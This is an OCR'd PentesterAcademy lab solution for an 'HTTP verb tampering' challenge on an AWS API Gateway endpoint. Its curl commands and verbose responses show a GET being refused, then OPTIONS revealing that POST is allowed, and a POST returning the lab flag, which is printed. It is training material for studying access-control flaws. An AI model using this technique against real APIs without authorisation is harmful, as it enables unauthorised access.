
ATTACK
DEFENSE
by PentesterAcademy


Name	Verb Tampering
URL	https://attackdefense.com/challengedetails?cid=2276
Type	AWS Cloud Security : API Gateway

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Send a GET request to the target URL using curl.

Command: curl https://fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com/dev/default



Step 2: Send a get request to the target URL using curl with verbose flag.

Command: curl https://fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com/dev/default -v

```
* Connection state changed (MAX_CONCURRENT_STREAMS == 128)!
< HTTP/2 403
< content-type: application/json
< content-length: 23
< date: Fri, 19 Feb 2021 05:20:59 GMT
< x-amzn-requestid: e2b4cbd3-01c8-4530-8464-eb7ad6a8cc30
< x-amzn-errortype: ForbiddenException
< x-amz-apigw-id: a-idYGJ7yQ0FonQ=
< x-cache: Error from cloudfront
< via: 1.1 0d37b2e69745cd9f0c5457fbf1a83129.cloudfront.net (CloudFront)
< x-amz-cf-pop: FRA50-C1
< x-amz-cf-id: gEgCDOjYCFiGjXuA25MFTzWvPD9jedbON1sOQtrtcFLFBgUljArtZg==
<
* Connection #0 to host fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com left intact
{"message":"Forbidden"}root@attackdefense:~#
```

Cannot access API with GET method.

Step 3: Send OPTIONS request to the target URL to check accepted HTTP methods.

Command: curl -X OPTIONS
https://fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com/dev/default -v

```
* Connection state changed (MAX_CONCURRENT_STREAMS == 128)!
< HTTP/2 204
< date: Fri, 19 Feb 2021 05:21:25 GMT
< x-amzn-requestid: d4a63209-e5d9-4e22-ac47-337c0fe8073d
< access-control-allow-origin: *
< access-control-allow-headers: Content-Type
< x-amz-apigw-id: a-ihZGyzSQ0Fvhg=
< access-control-allow-methods: OPTIONS, GET, POST
< x-cache: Miss from cloudfront
< via: 1.1 32c8da10203574baccb74b8f771a7ffb.cloudfront.net (CloudFront)
< x-amz-cf-pop: FRA50-C1
< x-amz-cf-id: AHDE1PLG9dCS64p4s-i7bvsPXbb3KyxsgTtZ6ApHvdlHwH0p9ebWtA==
<
* Connection #0 to host fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com left intact
root@attackdefense:~#
```

API allows POST requests.

Step 4: Send POST request to the target URL.

Command: curl -X POST
https://fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com/dev/default -v

```
* Connection state changed (MAX_CONCURRENT_STREAMS == 128)!
< HTTP/2 200
< content-type: application/json
< content-length: 45
< date: Fri, 19 Feb 2021 05:21:44 GMT
< x-amzn-requestid: 5a9eef04-9123-4db3-b34a-97085e255af5
< x-amz-apigw-id: a-ikPGPuyQ0FT9A=
< x-amzn-trace-id: Root=1-602f4ae7-7d6faf7c15e92dc210e8bdd2;Sampled=0
< x-cache: Miss from cloudfront
< via: 1.1 bee9d99ac2913ec4167e166e6bdb691e.cloudfront.net (CloudFront)
< x-amz-cf-pop: FRA50-C1
< x-amz-cf-id: 1dVWM2Xy5XD0n1NtA0uTamZBTu8tKzK7Q7IYVMtShoKeLrmvUZ9QYw==
<
The Flag is 643a3866a6a360a70219f7e387a1e528
* Connection #0 to host fur0fhuf6k.execute-api.ap-southeast-1.amazonaws.com left intact
root@attackdefense:~#
```

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully retrieved flag.